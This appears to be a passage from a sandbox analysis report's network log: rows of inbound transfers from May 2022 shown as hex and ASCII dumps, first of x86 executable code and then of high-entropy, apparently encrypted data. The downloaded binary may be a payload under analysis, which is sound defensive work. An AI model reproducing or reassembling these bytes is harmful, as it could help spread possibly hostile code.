2022-05-23 16:54:51 UTC	544	IN	Data Raw: 04 01 00 00 00 66 89 02 83 c4 28 89 d8 5b c2 04 00 e8 19 6b 02 00 8b 03 8b 50 f4 01 da 83 4a 14 01 f6 42 10 01 0f 85 87 00 00 00 e8 ff 6c 02 00 8b 53 04 b8 04 00 00 00 85 d2 75 cc 8b 13 8b 4a f4 01 d9 0b 41 14 89 04 24 e8 41 ed 01 00 83 ec 04 89 d8 83 c4 28 5b c2 04 00 90 8d 74 26 00 8b 01 ff 50 28 eb 8e 89 f6 8d bc 27 00 00 00 00 83 7b 04 01 19 c0 83 e0 04 83 c0 02 eb bf 83 ea 01 89 04 24 75 8c e8 a5 6a 02 00 8b 03 03 58 f4 83 4b 14 01 f6 43 10 01 74 14 e8 21 70 02 00 89 c3 e8 8a 6c 02 00 89 1c 24 e8 c2 9e f9 ff e8 0d 70 02 00 e8 08 70 02 00 89 c3 e8 71 6c 02 00 89 1c 24 e8 a9 9e f9 ff 90 90 90 90 90 90 90 90 53 89 cb 83 ec 28 c7 41 04 00 00 00 00 89 0c 24 8d 4c 24 1f c7 44 24 04 01 00 00 00 e8 4f 0e 00 00 83 ec 08 80 7c 24 1f 00 75 45 8b 53 04 b8 04 Data Ascii: f([kPJBlSuJA$A([t&P('{$ujXKCt!pl$ppql$S(ALD$O|$uES
2022-05-23 16:54:51 UTC	560	IN	Data Raw: 44 24 04 8b 44 24 20 89 04 24 e8 40 57 ff ff 83 ec 08 85 c0 8b 03 74 1b 03 58 f4 c7 04 24 00 00 00 00 89 d9 e8 36 a5 01 00 83 ec 04 83 c4 18 5b c2 08 00 03 58 f4 8b 43 14 89 d9 83 c8 04 89 04 24 e8 19 a5 01 00 83 ec 04 83 c4 18 5b c2 08 00 90 90 90 90 90 90 90 90 90 90 90 90 90 53 89 cb 83 c1 08 83 ec 18 8b 44 24 24 83 c8 08 89 44 24 04 8b 44 24 20 8b 00 89 04 24 e8 ce 56 ff ff 83 ec 08 85 c0 8b 03 74 25 03 58 f4 c7 04 24 00 00 00 00 89 d9 e8 c4 a4 01 00 83 ec 04 83 c4 18 5b c2 08 00 8d 76 00 8d bc 27 00 00 00 00 03 58 f4 8b 43 14 89 d9 83 c8 04 89 04 24 e8 9d a4 01 00 83 ec 04 83 c4 18 5b c2 08 00 90 90 90 55 57 89 cf 56 53 83 ec 1c 8b 6c 24 30 8b 45 00 8b 58 f4 8b 01 8b 70 f4 01 eb 83 c5 08 89 1c 24 01 ce 89 f1 e8 97 92 01 00 8d 46 6c 83 ec 04 89 Data Ascii: DD $@WtX$6[XC$[SD$$DD $Vt%X$[v'XC$[UWVSl$0EXp$Fl
2022-05-23 16:54:51 UTC	576	IN	Data Raw: 73 08 89 34 24 e8 d5 99 00 00 c7 44 24 08 00 00 00 00 89 6c 24 04 89 34 24 e8 51 99 00 00 83 c4 1c 5b 5e 5f 5d c2 08 00 c7 03 74 ed 58 00 89 34 24 89 c7 e8 a7 99 00 00 89 d9 e8 d0 99 00 00 89 3c 24 e8 28 1f f9 ff 89 c6 89 d9 e8 bf 99 00 00 89 34 24 e8 17 1f f9 ff 90 90 90 90 90 90 90 55 57 56 53 89 cb 83 ec 1c 8b 44 24 30 8b 54 24 34 8b 28 31 c0 85 d2 0f 95 c0 c7 01 74 ed 58 00 89 41 04 e8 68 98 00 00 89 43 08 c7 03 34 e6 58 00 bf 50 5e 58 00 b9 02 00 00 00 89 ee f3 a6 74 10 bf 52 5e 58 00 b9 06 00 00 00 89 ee f3 a6 75 0f 83 c4 1c 5b 5e 5f 5d c2 08 00 90 8d 74 26 00 8d 73 08 89 34 24 e8 15 99 00 00 c7 44 24 08 00 00 00 00 89 6c 24 04 89 34 24 e8 91 98 00 00 83 c4 1c 5b 5e 5f 5d c2 08 00 c7 03 74 ed 58 00 89 34 24 89 c7 e8 e7 98 00 00 89 d9 e8 10 99 00 00 Data Ascii: s4Dl4Q[^_]tX4$<$(4$UWVSD$0T$4(1tXAhC4XP^XtR^Xu[^_]t&s4Dl4[^_]tX4$
2022-05-23 16:54:51 UTC	592	IN	Data Raw: 5e 5f 5d c2 08 00 89 c6 89 d9 e8 b0 51 fe ff 89 34 24 e8 58 df f8 ff 89 c6 89 d9 e8 ef 59 00 00 89 34 24 e8 47 df f8 ff 90 90 90 90 90 90 55 31 c0 89 e5 57 56 53 89 cb 83 ec 2c 8b 55 0c c7 01 dc e1 58 00 c7 41 08 00 00 00 00 85 d2 0f 95 c0 89 41 04 c7 44 24 04 00 00 00 00 c7 04 24 00 00 00 00 e8 c7 4d fe ff 8b 75 08 c7 03 c0 e8 58 00 bf 50 5e 58 00 b9 02 00 00 00 83 ec 08 f3 a6 74 11 8b 75 08 bf 52 5e 58 00 b9 06 00 00 00 f3 a6 75 0c 8d 65 f4 5b 5e 5f 5d c2 08 00 66 90 8b 45 08 8d 75 e4 c7 44 24 08 00 00 00 00 89 34 24 89 44 24 04 e8 b6 58 00 00 8b 45 e4 c7 44 24 04 00 00 00 00 89 d9 89 04 24 e8 61 4d fe ff 83 ec 08 89 34 24 e8 06 59 00 00 8d 65 f4 5b 5e 5f 5d c2 08 00 89 c6 89 d9 e8 d3 50 fe ff 89 34 24 e8 7b de f8 ff 89 c6 89 d9 e8 12 59 00 00 89 34 Data Ascii: ^_]Q4$XY4$GU1WVS,UXAAD$$MuXP^XtuR^Xue[^_]fEuD4D$XED$$aM4$Ye[^_]P4${Y4
2022-05-23 16:54:51 UTC	608	IN	Data Raw: 44 24 1c 89 04 24 e8 14 7a f8 ff 85 c0 0f 84 55 ff ff ff c7 04 24 04 00 00 00 e8 50 6a 01 00 c7 00 dc d7 58 00 c7 44 24 08 f0 1c 43 00 c7 44 24 04 74 a4 58 00 89 04 24 e8 e2 70 01 00 66 90 8b 57 0c c1 e3 02 bd ff ff ff ff 8d 0c 1a 8b 01 85 c0 0f 85 f8 fe ff ff 83 3d 34 90 5c 00 00 8d 46 04 75 2d 83 46 04 01 83 fd ff 89 31 0f 84 f6 fe ff ff 83 46 04 01 31 c9 89 34 aa e9 e0 fe ff ff 8b 0a 89 dd e8 36 17 fa ff 89 c3 e9 ac fe ff ff f0 83 00 01 8b 57 0c 8b 0d 34 90 5c 00 83 fd ff 89 34 1a 0f 84 b7 fe ff ff 85 c9 74 c5 f0 83 00 01 8b 0d 34 90 5c 00 8b 57 0c eb bc 89 c3 c7 04 24 50 35 58 00 e8 15 6e 01 00 89 1c 24 e8 9d 9e f8 ff 83 fa ff 89 04 24 74 05 e8 90 9e f8 ff e8 0b 6b 01 00 8d 4c 24 1c 89 c3 e8 20 7c f9 ff 89 1c 24 eb e6 90 90 90 90 90 90 90 90 90 90 Data Ascii: D$$zU$PjXD$CDtXpfW=4\Fu-F1F146W4\4t4\W$P5Xn$$tkL$ |$

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	624	IN	Data Raw: ec 1c 8b 51 04 8b 44 24 20 39 d0 77 29 8b 54 24 28 c7 44 24 04 00 00 00 00 89 04 24 89 54 24 0c 8b 54 24 24 89 54 24 08 e8 d2 ec ff ff 83 ec 10 83 c4 1c c2 0c 00 89 54 24 0c 89 44 24 08 c7 44 24 04 be 64 58 00 c7 04 24 fc 63 58 00 e8 7d d0 00 00 90 90 90 90 90 90 90 90 90 90 56 53 83 ec 14 8b 54 24 24 8b 44 24 20 8b 72 04 8b 1a 8b 51 04 39 d0 77 23 89 74 24 0c 89 5c 24 08 c7 44 24 04 00 00 00 00 89 04 24 e8 6f ec ff ff 83 ec 10 83 c4 14 5b 5e c2 08 00 89 54 24 0c 89 44 24 08 c7 44 24 04 be 64 58 00 c7 04 24 fc 63 58 00 e8 18 d0 00 00 90 90 90 90 90 90 90 90 55 57 5 6 53 83 ec 1c 8b 54 24 34 8b 44 24 38 8b 6c 24 3c 8b 7c 24 30 8b 72 04 89 f3 29 c3 39 eb 76 02 89 eb 39 f0 8b 12 77 29 01 d0 8b 51 04 39 d7 77 3c 89 5c 24 3c 89 7c 24 30 89 44 24 38 c7 Data Ascii: QD$ 9w)T$(D$$T$T$$TTDDdX$cX}VST$$D$ rQ9w#t$\$D$$o[^TDDdXcXUWVST$4D$8l$ <|$0r)9v9w)Q9w<\$<|$0D$8
2022-05-23 16:54:51 UTC	640	IN	Data Raw: 8b 44 24 2c 89 2b 89 43 08 83 c4 3c 5b 5e 5f 5d c2 10 00 0f b7 00 66 89 06 eb d7 8d 74 26 00 0f b7 00 66 89 45 00 e9 62 ff ff ff 8d 74 26 00 8b 54 24 58 0f b7 0a 66 89 08 eb 89 8d 74 26 00 b8 07 00 00 00 e9 0e ff ff ff 90 90 90 90 90 90 8b 44 24 08 8b 4c 24 04 8b 54 24 0c 83 f8 01 74 23 85 c0 75 0b f3 c3 89 f6 8d bc 27 00 00 00 00 0f b7 d2 89 44 24 0c 89 4c 24 04 89 54 24 08 e9 cc 8f f8 ff 66 89 11 c3 90 90 90 90 90 90 90 90 55 57 8d 51 08 56 53 89 cb 83 ec 1c 8b 01 8b 71 04 8b 6c 24 30 39 d0 8d 7e 01 74 46 8b 51 08 39 d7 76 27 c7 44 24 0c 01 00 00 00 c7 44 24 08 00 00 00 00 89 d9 c7 44 24 04 00 00 00 00 89 34 24 e8 4b fe ff ff 8b 03 83 ec 10 31 d2 66 89 2c 70 89 7b 04 66 89 54 70 02 83 c4 1c 5b 5e 5f 5d c2 04 00 ba 07 00 00 00 eb b6 90 90 90 90 90 90 90 Data Ascii: D$,+C<[^_]ft&fEbt&T$Xft&DLT$t#u'D$LTfUWQVSql$09~tFQ9v'D$DD4$K1f,p{fTp[^_]
2022-05-23 16:54:51 UTC	656	IN	Data Raw: 31 c0 89 cb 83 ec 18 c7 01 58 ed 58 00 8b 54 24 24 85 d2 0f 95 c0 89 41 04 8d 44 24 20 89 04 24 e8 3a 59 ff ff 89 43 08 83 c4 18 5b c2 08 00 56 53 31 c0 89 cb 83 ec 14 c7 01 58 ed 58 00 8b 54 24 20 85 d2 0f 95 c0 89 41 04 e8 a0 58 ff ff 89 43 08 83 c4 14 5b 5e c2 04 00 89 c6 89 d9 e8 ac 59 ff ff 89 34 24 e8 04 df f7 ff 90 90 90 90 53 8d 41 08 89 cb 83 ec 18 c7 01 58 ed 58 00 89 04 24 e8 59 59 ff ff 89 d9 e8 82 59 ff ff 89 1c 24 e8 7a a8 00 00 83 c4 18 5b c3 90 90 90 90 90 53 8d 41 08 89 cb 83 ec 18 c7 01 58 ed 58 00 89 04 24 e8 29 59 ff ff 83 c4 18 89 d9 5b e9 4e 59 ff ff 90 90 90 90 90 90 90 90 90 90 90 90 90 53 8d 41 08 89 cb 83 ec 18 c7 01 58 ed 58 00 89 04 24 e8 f9 58 ff ff 83 c4 18 89 d9 5b e9 1e 59 ff ff 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 Data Ascii: 1XXT$$AD$ $:YC[VS1XXT$ AXC[^Y4$SAXX$YYY$z[SAXX$)Y[NYSAXX$X[Y
2022-05-23 16:54:51 UTC	672	IN	Data Raw: 04 24 e8 a8 64 f8 ff 8d 70 01 89 34 24 e8 1d 69 00 00 89 74 24 08 89 5c 24 04 89 c7 89 04 24 e8 f3 64 f8 ff c7 44 24 04 50 5e 58 00 c7 04 24 04 00 00 00 e8 b7 64 f8 ff 8d 44 24 40 89 6c 24 08 89 44 24 0c 8b 44 24 38 89 44 24 04 8b 44 24 34 89 04 24 e8 e7 ec f7 ff 89 7c 24 04 c7 04 24 04 00 00 00 89 c3 e8 85 64 f8 ff 89 3c 24 e8 8d 68 00 00 83 c4 1c 89 d8 5b 5e 5f 5d c3 90 90 90 55 89 e5 57 56 53 8d 4d e0 83 ec 3c 8b 5d 08 89 1c 24 e8 29 c5 fc ff 83 ec 04 80 7d e0 00 0f 84 b1 00 00 00 8b 03 8b 40 f4 8d 3c 03 8b 77 08 39 75 10 89 75 d0 0f 8d f8 00 00 00 8b 57 0c 81 e2 b0 00 00 00 83 fa 20 89 55 cc 74 77 2b 75 10 80 7f 75 00 0f 84 dc 01 00 00 0f b6 57 74 88 55 d4 0f b6 7d d4 eb 22 8d 76 00 8d bc 27 00 00 00 00 0f b6 55 d4 88 10 83 41 14 01 83 ee 01 8b 03 0f Data Ascii: $dp4$it$\$$dDP^XdD$@l$DD8DD4$|$$d<$h[^_]UWVSM<]$)}@<w9uuW Utw+uuWtU}"v'UA
2022-05-23 16:54:51 UTC	688	IN	Data Raw: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 56 53 83 ec 14 8b 5c 24 24 8b 74 24 20 85 db 74 20 89 1c 24 e8 87 24 f8 ff 89 5c 24 04 89 34 24 89 44 24 08 e8 47 c0 ff ff 83 c4 14 89 f0 5b 5e c3 8b 06 8b 48 f4 01 f1 8b 41 14 83 c8 01 89 04 24 e8 0a a5 ff ff 83 ec 04 89 f0 83 c4 14 5b 5e c3 90 90 90 90 90 90 90 90 90 90 90 90 90 90 56 53 83 ec 14 8b 5c 24 24 8b 74 24 20 85 db 74 20 89 1c 24 e8 27 24 f8 ff 89 5c 24 04 89 34 24 89 44 24 08 e8 e7 bf ff ff 83 c4 14 89 f0 5b 5e c3 8b 06 8b 48 f4 01 f1 8b 41 14 83 c8 01 89 04 24 e8 aa a4 ff ff 83 ec 04 89 f0 83 c4 14 5b 5e c3 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 83 ec 2c 8b 44 24 34 c7 44 24 08 01 00 00 00 88 44 24 1f 8d 44 24 1f 89 44 24 04 8b 44 24 30 89 04 24 e8 89 bf ff ff 83 c4 2c c3 90 90 90 90 90 Data Ascii: VS\$$t$ t $$\$4DG[^HA$[^VS\$$t$ t $'$\$4D[^HA$[^,D$4DDDDD0,
2022-05-23 16:54:51 UTC	704	IN	Data Raw: 8d 8e 20 01 00 00 01 f9 89 8d f0 fe ff ff 8d 8e 2b 01 00 00 03 8d 68 ff ff ff 89 8d ec fe ff ff 8d 8e ec 00 00 00 03 8d 60 ff ff ff 89 8d e8 fe ff ff 8d 8e f3 00 00 00 0f af 4d 80 89 8d 30 fe ff ff 8d 8e 40 01 00 00 0f af 8d f4 fe ff ff 89 8d 2c fe ff ff 8d 8e 28 01 00 00 0f af 8d 5c ff ff ff 89 8d 28 fe ff ff 8d 8e f9 00 00 00 0f af 8d 74 ff ff ff 39 8d cc fe ff ff 7f 12 8d 8e fd 00 00 00 03 8d 14 ff ff ff 89 8d 4c ff ff ff 8d 8e ec 00 00 00 0f af 8d fc fe ff ff 89 8d 24 fe ff ff 8d 8e 0c 01 00 00 0f af cb 0f af 9d 34 ff ff ff 89 8d 2c fd ff ff 89 9d 28 fd ff ff 8d 9e 0d 01 00 00 0f af 5d 80 89 9d 20 fe ff ff 8d 9e 68 01 00 00 0f af 9d 6c ff ff ff 89 9d e4 fe ff ff 8d 9e 60 01 00 00 03 9d 98 fe ff ff 89 9d e0 fe ff ff 8d 9e 65 01 00 00 01 fb 89 9d 54 ff Data Ascii: +h`M0@,(\(t9L$4,(] hl`eT
2022-05-23 16:54:51 UTC	720	IN	Data Raw: 16 00 00 ff ff 01 10 34 05 bd 01 00 85 01 1d ac 01 00 b8 01 16 00 00 ff ff 01 08 35 05 46 00 52 05 00 00 ff ff 01 08 35 05 46 00 52 05 00 00 ff ff 01 08 34 05 45 00 51 05 00 00 ff ff 01 08 34 05 45 00 51 05 00 00 ff 00 1d 01 15 4a 05 a7 01 01 71 05 96 01 00 a2 01 05 00 00 c2 01 05 c7 01 00 01 00 00 00 00 00 ff 00 1d 01 15 4a 05 a7 01 01 71 05 96 01 00 a2 01 05 00 00 c2 01 05 c7 01 00 01 00 00 00 00 00 ff ff 01 00 ff ff 01 08 1b 05 2b 00 37 05 00 00 ff ff 01 08 1b 05 2b 00 37 05 00 00 ff ff 01 08 1b 05 2b 00 37 05 00 00 ff ff 01 08 1b 05 2b 00 37 05 00 00 ff ff 01 00 ff ff 01 0d 1b 05 00 00 56 19 79 00 93 01 05 00 00 ff ff 01 0d 1b 05 00 00 56 19 79 00 93 01 05 00 00 ff ff 01 00 ff ff 01 0d 1b 05 00 00 56 19 79 00 85 01 05 00 00 ff ff 01 0d 1b 05 00 00 56 Data Ascii: 45FR5FR4EQ4EQJqJq+7+7+7+7VyVyVyV
2022-05-23 16:54:51 UTC	736	IN	Data Raw: 04 03 a9 04 05 d0 04 00 c4 04 1b 00 00 df 04 05 d0 04 00 e4 04 05 e9 04 00 f3 04 05 00 00 02 00 01 7d 00 00 00 00 00 d4 a3 58 00 ff 00 11 01 0a 2d 4e aa 01 01 b2 01 0a 00 00 7f 00 00 00 00 00 00 00 00 ff 00 11 01 0a 2d 05 ac 01 01 b4 01 0a 00 00 7f 00 00 00 00 00 00 00 00 ff ff 01 0c 16 03 25 00 20 05 00 00 31 05 00 00 ff ff 01 0c 16 03 25 00 20 05 00 00 31 05 00 00 ff 00 11 01 08 1b 05 2d 03 40 0a 00 00 7f 00 00 7d 00 00 00 00 00 00 00 ff ff 01 08 1a 05 2b 00 37 05 00 00 ff ff 01 08 1a 05 2b 00 37 05 00 00 ff ff 01 0c 16 03 25 00 20 05 00 00 31 05 00 00 ff ff 01 0c 16 03 25 00 20 05 00 00 31 05 00 00 ff ff 01 0c 16 03 25 00 20 05 00 00 31 05 00 00 ff 00 55 01 43 1d 29 00 00 64 05 a1 07 03 9d 01 05 89 07 05 Data Ascii: }X-N-% 1% 1-@}+7+7% 1% 1% 1% 1UC)d
2022-05-23 16:54:51 UTC	752	IN	Data Raw: 00 73 2d 9c e3 91 5c 21 e8 b2 b5 60 40 d3 a4 88 0b 15 ac 63 1d a5 92 64 d8 8c 24 8c 8c ac 8c 15 43 54 31 d9 a5 7c 43 8d 14 0e e8 d8 b3 b9 db ad 9c e3 a2 58 d9 7a 89 2a 84 eb 05 58 30 68 cd 67 50 e8 7b 3c 54 30 53 0d 14 11 a8 30 4c 41 c8 3b a4 58 63 cd 34 20 1d e5 e9 d8 ea 71 db b5 9c 88 fb 3d 51 70 8b 25 7c eb a5 0d a2 84 80 9c 9c bd 73 14 01 e9 95 bc 63 05 bc a6 40 40 fb 71 eb 05 14 03 0a c0 61 c2 61 92 84 fb 15 f0 30 88 9d 66 50 70 83 a4 84 30 cb 1d 9c d1 68 60 5c e9 f8 7b 94 68 53 0d 14 a8 e5 4d 41 40 a2 b9 eb 1d 14 68 83 a5 e9 c8 63 9d 7c fb b5 a5 a2 64 60 9c 9c 25 8b 8 c d1 e9 0d ac eb c5 7c 96 50 e8 cb 31 db 35 24 c3 2a 48 c9 6a c9 0a cc 33 25 58 b8 68 65 fe e8 c8 6b 1c 84 20 db b5 9c 31 88 40 5c 71 00 e3 44 68 cb 1d 9c 68 d5 7d 51 e8 92 f9 db 2d 24 Data Ascii: s-\!`@cd$CT1\|CXz*X0hgP{<T0S0LA;Xc4 q=Qp%\|sc@@qaa0fPp0h`\{hSMA@hc\|d`%\|P15$*Hj3%Xhek 1@\qD hh}Q-$
2022-05-23 16:54:51 UTC	768	IN	Data Raw: 11 32 0b 2d b8 b8 d5 9e 81 50 db ad 04 73 58 e9 95 a4 63 15 bc eb 42 c3 08 a8 eb 1d 14 09 c9 43 ad 2c 63 3d dd b2 54 f8 ac ac ac 9c 9c bc cc 35 0b 8c c3 bc 7c 09 cd a8 db ad 00 71 15 94 53 0d 1c c3 81 64 c9 0d 34 33 35 58 ba 68 f7 3f 17 37 6b 1c 84 f9 15 08 eb 25 9c db 58 21 e8 4e 77 9f bf d3 a4 84 09 15 bc 63 b5 00 b8 90 ce 41 e8 c9 05 88 cb 15 38 ea eb 15 04 d0 43 85 00 99 00 74 bf 70 50 7b a4 6c eb 05 ac fb 02 30 0b 2d bc db 71 d2 0b 1d a8 00 dd e6 51 60 53 05 14 cb 48 e9 0d a4 43 ed 9c db ea 03 08 d8 63 85 14 51 81 fb 15 1c eb 85 3d 92 54 70 cc ac 4c ac 8c 9c ac d5 0b bc d3 04 e4 71 1d 98 53 05 10 c9 05 94 cb 0d 3c 3b a1 54 61 cd 34 43 bd c0 ba 30 2f 86 af 07 e3 a4 64 d9 15 80 8b 25 7c eb 48 01 88 1e 76 af af 6b 3c fc d9 25 34 cb a5 b8 a8 00 56 41 c8 Data Ascii: 2-PsXcBC,c=T5|qSd435Xh?7k%X!NwcA8CtpP{l0-qQ`SHCcQ=TpLqS<;Ta4C0/d%|Hvk<%4VA

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	784	IN	Data Raw: 84 00 3a f8 10 ce e1 60 d8 c3 2c 48 c9 25 b8 cb 85 a8 31 b8 9f 37 37 37 6b 0c ec 51 c5 8c db ad 9c 32 eb 1d a8 98 45 e0 7f 9f cb b5 3d 43 4c 05 db 04 7b 14 58 eb 9d 4c b8 a8 11 d7 bf bf 4b 7c 64 00 82 90 20 3e 58 c8 e8 5b 44 78 d9 bd 98 eb 2d 40 01 98 37 d7 7f 9f c3 94 64 09 c5 ac db bd 04 aa db 2d 20 a8 bd c0 bf 9f cb a5 95 7b ac 05 63 6c 4b 24 e0 43 ad d4 d0 98 41 4f 9f 9f e3 94 54 20 6a 70 68 d6 f0 50 60 03 44 58 d9 ad 00 73 1d 70 89 a8 1f f6 bf 9f c3 84 cc 31 25 ac 63 d5 34 9a 63 85 10 30 e5 f0 af 07 eb 85 3d 93 9c 25 8b 8c d1 eb 05 58 e3 40 88 d9 15 14 73 b5 58 6f 6e 51 ba cb 0d 9c a8 24 c6 b9 60 db ad 88 0e c8 eb 43 a5 d4 d1 98 c5 ff 60 60 e3 94 54 fb 55 68 09 22 48 3a 61 0b cd 58 b8 fa 15 f8 50 eb 3d 1d 2b 8c 8c ac 8c 8c 04 74 ac 9c 24 4c 04 04 24 Data Ascii: :`,H%1777kQ2E=CL{XLK|d >X[Dx-@7d- {clK$CAOT jphP`DXsp1%c4c0=%X@sXonQ$`C``TUh"H:aXP=+t$L$
2022-05-23 16:54:51 UTC	800	IN	Data Raw: d8 c8 ad b8 cb 2d b0 c3 09 98 88 10 c9 81 c8 c7 5e 85 10 5d 49 05 78 3e 25 97 60 97 15 b4 00 60 80 60 cd 05 a4 d2 0d 15 a7 b8 73 b5 58 88 f5 20 17 bf cd 2d e4 a8 6d d4 60 50 63 c5 c0 23 8e 43 a5 28 03 09 60 f8 15 77 08 e7 48 70 00 08 d8 68 04 50 08 78 ad 14 50 00 c2 e9 52 60 5b 84 e4 c3 ac 70 cb b4 45 fd c4 00 00 a2 bf 37 17 4b 2c dc d0 fb 9e 10 57 32 60 50 db 3d f0 eb c9 50 a8 fc 11 80 80 96 15 1e f9 73 05 90 5b 82 d8 12 cd 25 b6 10 43 f5 68 b8 2d df 37 37 65 85 4c 30 bd 1c 50 f8 eb 25 68 0e db 95 5d a2 8c 60 8c 9c ac d5 0b bc d3 04 f4 ae d9 2d 24 cb a5 bc c3 a1 44 a8 63 48 60 50 e7 36 08 4d 28 bc c7 5b 6c 60 db 0c eb 2d 68 01 b8 c6 76 9f 7f e3 84 54 eb 90 d2 db 9e 00 b1 aa 50 60 53 05 14 cb 48 88 7f 31 c8 b8 eb 1d 14 0b c9 21 cb c9 e8 d8 0b 3d ac 7b a1 Data Ascii: -^]lx>%```sX -m`Pc#C(`wHphPxPR`[pE7K,W2`P=Ps[%Ch-77eL0P%h]`-$DcH`P6M([l`-hvTP`SH1!={
2022-05-23 16:54:51 UTC	816	IN	Data Raw: 98 33 ed b4 13 7f 37 99 63 5d c8 25 7f 8f 02 92 05 ed e5 ac a9 8f ff 30 68 42 c6 af 9f 03 44 44 d9 6d ec 05 af 9f 53 cd b0 bd bf 9f c3 81 f8 31 ed 4c 15 7f 37 45 7d 84 16 27 7f 22 db 75 7c 9d 9f af b8 28 c5 60 80 e9 c5 40 9d 7f 7f db d5 b0 05 07 af e3 18 70 61 c5 58 9d bf bf 45 35 fc aa 17 7f 99 43 65 d0 15 27 7f 98 e1 3c 60 60 eb 98 b8 4a 37 60 80 e9 c5 5c 9d 7f 7f db c5 fc 05 07 af 32 53 c5 f8 bd bf 9f 10 cb 45 b4 9d af 17 d1 43 85 e0 20 cf 3c 7f 8f d8 7d 54 9d 9f af dd fd 4c 9e 7f 9f a8 36 4c 80 80 dd dd 14 01 07 af 88 b3 70 e8 40 cd ed 74 be 37 47 88 00 c4 80 c8 45 a5 54 00 90 ac 70 50 75 ed f4 9b af af 98 0d 4c 80 60 cd dd 24 7d 7f af b8 7a d7 f8 50 ea 5d 74 15 bf bf 89 fa 48 c8 b8 0a 50 65 0d 4c 33 17 37 00 e2 92 70 50 71 e5 64 9d af af 18 68 7a c4 Data Ascii: 37c]%0hBDDmS1L7E}"'u|(`@paXE5Ce'<``J7`\2SEC <}TL6Lp@t7GETpPuL`$}zP]tHPeL37pPqdhz
2022-05-23 16:54:51 UTC	832	IN	Data Raw: f4 99 63 8d 88 73 05 ec 32 88 c1 66 50 70 83 a4 8c eb 05 40 4b c5 98 7b 15 fc 7b 38 51 30 53 0d e4 43 0d 74 43 0d d0 e9 eb 05 e0 83 9d dc eb 9d c8 8a 68 08 66 f8 60 e3 a4 5c db 95 5d a2 9c 60 8c 9c ac 4c 4c 9c 9c 24 34 34 9c ac 14 8c 24 15 cb 8c c3 ac c0 31 2d a8 63 c5 d8 98 63 85 e4 89 0b 25 58 aa 88 26 56 50 50 f3 c4 6c 0b 25 58 00 eb cd 94 01 db bd f0 fb 05 70 8a a8 c7 76 40 60 c3 84 c4 7e 25 af e8 0d 8d 37 b8 43 a5 c8 83 3d 48 fb 2d 68 31 b8 65 5e 00 60 03 a4 48 db 85 dd 42 44 50 24 34 34 9c ac 14 8c 24 8c 8c ac 8c 15 43 54 e3 bc e0 09 85 30 63 8d f8 88 0b 3d 5c a9 eb 35 68 02 b8 96 35 60 80 e3 84 5c 6f 36 c5 48 00 63 b5 ec 01 eb 8d 48 eb 15 50 32 a8 8e e5 b8 60 d3 2c 8c 0e 8d 17 c8 65 9d 7f 20 db b5 70 63 2d 44 53 3d 08 31 68 b4 6d 50 60 03 44 58 db Data Ascii: cs2fPp@K{{8Q0SCtChf`\]`LL$44$1-cc%X&VPPl%Xpv@`~%7C=H-h1e^`HBDP44CT0c=\5h5`\o6HcHP2`,epc-DS=1hmP`DX
2022-05-23 16:54:51 UTC	848	IN	Data Raw: e5 e0 9e af af b5 fe 0f 05 e0 be af 9f 0b 15 0c af 17 07 7b 92 40 1d be 97 42 73 a0 34 42 23 f7 a5 ad 87 c5 68 0d 16 b7 6d 98 7e 8f af 73 ed 3c 9f af af f3 c1 20 45 9e 2f 51 a5 7e ff d5 30 16 07 07 95 9e b7 c5 88 be bf 9f 85 bd 27 3d 20 ae 17 7f 0d 36 97 4d c8 26 7f 8f 95 06 0f e5 40 ae af 8f 8b f5 dc 9f bf af e3 42 c0 95 ae 97 fa 40 51 60 d8 40 6d 80 34 62 ab 0f 0d 45 0f 15 28 45 36 b7 6d 28 15 27 7f fb dd a4 9f 9f 9f d3 91 10 c5 9e ef 61 85 ae 1f 05 80 ae af 17 3d 06 3f e5 d8 be 17 bf 85 9d af c5 28 45 9f af 2d 7e b7 4d 28 35 17 27 45 8e 3f 7d a0 9d 9f af db e5 5c 9f 7f 9f c3 92 00 45 7e 2f 52 50 f9 f8 50 60 5d 80 9c 42 ab 35 85 bd a7 fd 80 95 16 ff 4d 48 15 37 17 53 0d 2c af 07 9f e1 a1 d0 50 70 00 a5 7e 0f 41 95 9e ff 05 f0 ad 17 07 3d ae 0f 5d e0 15 Data Ascii: {@Bs4B#hm~s< E/Q~0'= 6M&@B@Q`@m4bE(E6m('a=?(E-~M(5'E?}\E~/RPP`]B5MH7S,Pp~A=]
2022-05-23 16:54:51 UTC	864	IN	Data Raw: 0b 35 b8 d9 2a 98 0b 15 a8 e7 4e b0 40 e5 11 34 e1 cb 15 98 86 02 d8 b8 8b 5e 63 cd 30 20 15 c9 e8 d8 0b 3d a8 71 21 6c 88 72 a7 8f ff eb d5 98 79 12 6c f4 a7 db 15 10 7b 38 70 e9 9d b4 63 0d b8 e3 81 4c 99 50 d5 17 e8 80 4b 0c ec 40 ad 27 0d 25 af aa eb 2d 94 b8 13 53 00 60 0b 25 b8 d3 18 8c 8a 25 49 63 b5 00 db 31 c4 c3 2a 41 cb 25 b8 c9 98 a4 eb 1d 10 47 89 d0 e8 c8 e8 d8 0b 25 a8 73 22 6c eb b5 0d b3 cc ac 4c ac 8c 9c ac d5 0b bc d3 04 d4 59 f4 01 94 40 db 85 c9 25 bc 87 8d 60 b4 ae 17 7f 0f 8d 3c c0 e8 d8 80 f1 2d f4 44 9a 9f af 2d 67 68 24 bc 60 40 38 38 88 c4 50 38 40 f6 bc 50 88 14 50 e9 40 c3 a4 4c c1 b5 b4 bc 55 e8 80 b6 df 80 8d d4 d8 80 18 08 f0 24 60 08 90 5e 34 00 88 2c 70 41 50 e3 44 8c ea 94 17 07 07 7b 35 d4 c3 02 41 c9 35 a4 c3 b5 5c 60 Data Ascii: 5*N@4^c0 =q!lryl{8pcLPK@'%-S`%%lc1*A%G%s"lLY@%`<-D-gh$`@88P8@PP@LU$`^4,pAPD{5A5\`
